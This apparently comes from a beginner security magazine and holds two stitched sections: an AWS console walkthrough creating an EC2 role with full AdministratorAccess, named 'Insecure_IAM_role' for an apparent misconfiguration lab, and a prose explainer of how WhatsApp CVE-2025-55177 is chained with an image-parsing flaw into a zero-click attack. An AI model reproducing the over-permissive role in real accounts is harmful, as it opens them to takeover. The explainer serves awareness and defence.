
2. Create an IAM Role

An IAM user is a user created within Amazon Web services (AWS) account used to represent a person, application or service. IAM stands for Identity and Access Management. Each IAM user in AWS has unique name and credentials.


To create an IAM user, go to Amazon AWS console->go to all services->. In the “Security, Identity compliance” section, click on ‘IAM’.

“With AI-powered threats on the rise, cloud security must evolve from reactive defense to predictive resilience.”

— Carlos Mendez, Head of Cloud Security, GlobalTech



The IAM dashboard opens. Click on 'Roles'.



Click on "Create a Role".

us-east-1.console.aws.amazon.com/iam/home?region=ap-southeast-2#/roles

Account ID: 9748-7387-0122 Kalyan

Identity and Access Management (IAM)

Search IAM

Dashboard

Access management

- User groups
- Users
- Roles**
- Policies
- Identity providers
- Account settings
- Root access management *New*

Access reports

- Access Analyzer
- Resource analysis *New*
- Unused access

Roles (2) *Info*

An IAM role is an identity you can create that has specific permissions with credentials that are valid for short durations. Roles can be assumed by entities that you trust.

Search

Role name	Trusted entities	Last activity
AWSServiceRoleForSupport	AWS Service: support (Service-Linker)	-
AWSServiceRoleForTrustedAdvisor	AWS Service: trustedadvisor (Service-Linker)	-

Roles Anywhere *Info* [Manage](#)

Authenticate your non AWS workloads and securely provide access to AWS services.

Access AWS from your non AWS workloads

Operate your non AWS workloads using the same authentication and authorization strategy that you use within AWS.

X.509 Standard

Use your own existing PKI infrastructure or use [AWS Certificate Manager Private Certificate Authority](#) to authenticate identities.

Temporary credentials

Use temporary credentials with ease and benefit from the enhanced security they provide.

Select “AWS service”.

us-east-1.console.aws.amazon.com/iam/home?region=ap-southeast-2#/roles/create

Account ID: 9748-7387-0122 Kalyan

IAM > Roles > Create role

Step 1: Select trusted entity

Step 2: Add permissions

Step 3: Name, review, and create

Select trusted entity *Info*

Trusted entity type

- ☒ **AWS service**
Allow AWS services like EC2, Lambda, or others to perform actions in this account.
- ☐ **AWS account**
Allow entities in other AWS accounts belonging to you or a 3rd party to perform actions in this account.
- ☐ **Web identity**
Allows users federated by the specified external web identity provider to assume this role to perform actions in this account.
- ☐ **SAML 2.0 federation**
Allow users federated with SAML 2.0 from a corporate directory to perform actions in this account.
- ☐ **Custom trust policy**
Create a custom trust policy to enable others to perform actions in this account.

Use case

Allow an AWS service like EC2, Lambda, or others to perform actions in this account.

“AWS security is a shared responsibility—while AWS secures the cloud infrastructure, customers must secure their data, applications, and access.”

— AWS Security Whitepaper, 2025

us-east-1.console.aws.amazon.com/iam/home?region=ap-southeast-2#/roles/create

Account ID: 9748-7387-0122 Kalyan

IAM > Roles > Create role

Name, review, and create

- ☒ **AWS service**
Allow AWS services like EC2, Lambda, or others to perform actions in this account.
- ☐ **AWS account**
Allow entities in other AWS accounts belonging to you or a 3rd party to perform actions in this account.
- ☐ **Web identity**
Allows users federated by the specified external web identity provider to assume this role to perform actions in this account.
- ☐ **SAML 2.0 federation**
Allow users federated with SAML 2.0 from a corporate directory to perform actions in this account.
- ☐ **Custom trust policy**
Create a custom trust policy to enable others to perform actions in this account.

Use case
Allow an AWS service like EC2, Lambda, or others to perform actions in this account.

Service or use case
Choose a service or use case

Cancel Next

us-east-1.console.aws.amazon.com/iam/home?region=ap-southeast-2#/roles/create

Account ID: 9748-7387-0122 Kalyan

IAM > Roles > Create role

Use case
Allow an AWS service like EC2, Lambda, or others to perform actions in this account.

Service or use case
EC2

Choose a use case for the specified service.

Use case

- ☒ **EC2**
Allows EC2 instances to call AWS services on your behalf.
- ☐ **EC2 Role for AWS Systems Manager**
Allows EC2 instances to call AWS services like CloudWatch and Systems Manager on your behalf.
- ☐ **EC2 Spot Fleet Role**
Allows EC2 Spot Fleet to request and terminate Spot Instances on your behalf.
- ☐ **EC2 - Spot Fleet Auto Scaling**
Allows Auto Scaling to access and update EC2 spot fleets on your behalf.
- ☐ **EC2 - Spot Fleet Tagging**
Allows EC2 to launch spot instances and attach tags to the launched instances on your behalf.
- ☐ **EC2 - Spot Instances**
Allows EC2 Spot Instances to launch and manage spot instances on your behalf.
- ☐ **EC2 - Spot Fleet**
Allows EC2 Spot Fleet to launch and manage spot fleet instances on your behalf.
- ☐ **EC2 - Scheduled Instances**
Allows EC2 Scheduled Instances to manage instances on your behalf.

“Click on “Next”. Add permissions that you want for your user. For example, I select “Administrator access”.

“Identity is the new perimeter in AWS security. Managing IAM policies with precision is critical to prevent unauthorized access.”
— Anjali Desai, Cloud Security Architect

us-east-1.console.aws.amazon.com/iam/home?region=ap-southeast-2#/roles/create?trustedEntityType=AWS_SERVICE&selectedService=EC2&se...

Account ID: 9748-7387-0122 Kalyan

IAM > Roles > Create role

Step 1: Select trusted entity
Step 2: **Add permissions**
Step 3: Name, review, and create

Add permissions

Permissions policies (1/1073)

Choose one or more policies to attach to your new role.

Filter by Type: All types

Policy name	Type	Description
☒ AdministratorAccess	AWS managed - job function	Provides full access to AWS services an...
☐ AdministratorAccess-Am...	AWS managed	Grants account administrative permis...
☐ AdministratorAccess-AW...	AWS managed	Grants account administrative permis...
☐ AI Ops Assistant Policy	AWS managed	Provides ReadOnly permissions requir...
☐ AI Ops Console Admin Policy	AWS managed	Grants full access to Amazon AI Opera...
☐ AI Ops Operator Access	AWS managed	Grants access to the Amazon AI Opera...
☐ AI Ops ReadOnly Access	AWS managed	Grants ReadOnly permissions to the A...

us-east-1.console.aws.amazon.com/iam/home?region=ap-southeast-2#/roles/create?trustedEntityType=AWS_SERVICE&selectedService=EC2&se...

Account ID: 9748-7387-0122 Kalyan

IAM > Roles > Create role

☐ AlexaForBusinessLifesize...	AWS managed	Provide access to Lifesize AVS devices
☐ AlexaForBusinessPolyDel...	AWS managed	Provide access to Poly AVS devices
☐ AlexaForBusinessReadOn...	AWS managed	Provide read only access to AlexaForB...
☐ AmazonAPIGatewayAdmi...	AWS managed	Provides full access to create/edit/dele...
☐ AmazonAPIGatewayInvok...	AWS managed	Provides full access to invoke APIs in A...
☐ AmazonAPIGatewayPush...	AWS managed	Allows API Gateway to push logs to us...
☐ AmazonAppFlowFullAccess	AWS managed	Provides full access to Amazon AppFlo...
☐ AmazonAppFlowReadOnl...	AWS managed	Provides read only access to Amazon A...
☐ AmazonAppStreamFullAc...	AWS managed	Provides full access to Amazon AppStr...
☐ AmazonAppStreamPCAA...	AWS managed	Amazon AppStream 2.0 access to AWS...

► Set permissions boundary - optional

Cancel Previous **Next**

Click on “Next”. Give a name to the user you created. Here, I have named it Insecure_IAM_role.



Vulnerability For Beginners

**Inside CVE-2025-55177:
WhatsApp's zero-click
vulnerability that silenced
targets without a click**

WhatsApp has advised about a zero-click vulnerability in WhatsApp and WhatsApp Business app that have been already used in targeted exploitation in Apple iOS and macOS.



About the vulnerability

The zero-day vulnerability tracked as CVE-2025-55177 is a case of insufficient authorization of linked devices synchronization messages. What is Linked Device Synchronization? When you use WhatsApp on multiple devices like Desktop, WhatsApp Web, your secondary phone or tablet etc, you use Linked Devices feature in WhatsApp.

When you link a device on WhatsApp, WhatsApp synchronizes your messages and account data to that device. This vulnerability is an insufficient authorization in this feature.

The vulnerability affects WhatsApp for iOS prior to version 2.25.21.73, WhatsApp Business for iOS version 2.25.21.78 and WhatsApp for Mac Version-



CVE-2025-55177

Insufficient authorization in Linked Devices feature of WhatsApp

n 2.25.21.78.

This is a zero-click attack which means its exploitation doesn't require any user interaction like clicking or opening.

How hackers can exploit this vulnerability?

To exploit this vulnerability, hackers need to first link a device to the victim's WhatsApp account using either social engineering or session hijacking. The hacker then uses this linked device to send crafted synchronization messages to main WhatsApp app (on iOS OR Mac). These messages also use social engineering to convince target users to download and open a file from malicious URL. WhatsApp with the vulnerable version obeys request and fetches malicious payloads. However, this hacking scenario requires user interaction.

So, security researchers are of the opinion that hackers are chaining this vulnerability with CVE-2025-43300, a recently disclosed vulnerability in Apple's I/O image framework (Explained in Mobile Security feature of this Issue). This vulnerability allows hackers to use a malicious image for exploitation of CVE-2025-55177. When WhatsApp downloads this malicious image file

e, it automatically parses it. Due to CVE-2025-43300 vulnerability, parsing the image leads to memory corruption thus allowing remote code execution without any user interaction. This is a perfect zero-click attack.

Fig: Exploitation scenario of CVE-2025-55177

STEP 1

Hackers exploit CVE-2025-43300 vulnerability and send a malicious image.

STEP 2

When WhatsApp downloads this image, it automatically parses it and due to CVE-2025-43300 vulnerability, leads to memory corruption.

STEP 3

This memory corruption leads to remote code execution resulting in a zero-click attack.

Impact

We don't have an exact metric as to how many users use WhatsApp on iOS, but what's dangerous is that internal researchers of the WhatsApp Security Team said that this vulnerability is already under active exploitation.

WhatsApp has already notified an unspecified number of people that they believe were the targets of an advanced spyware campaign.

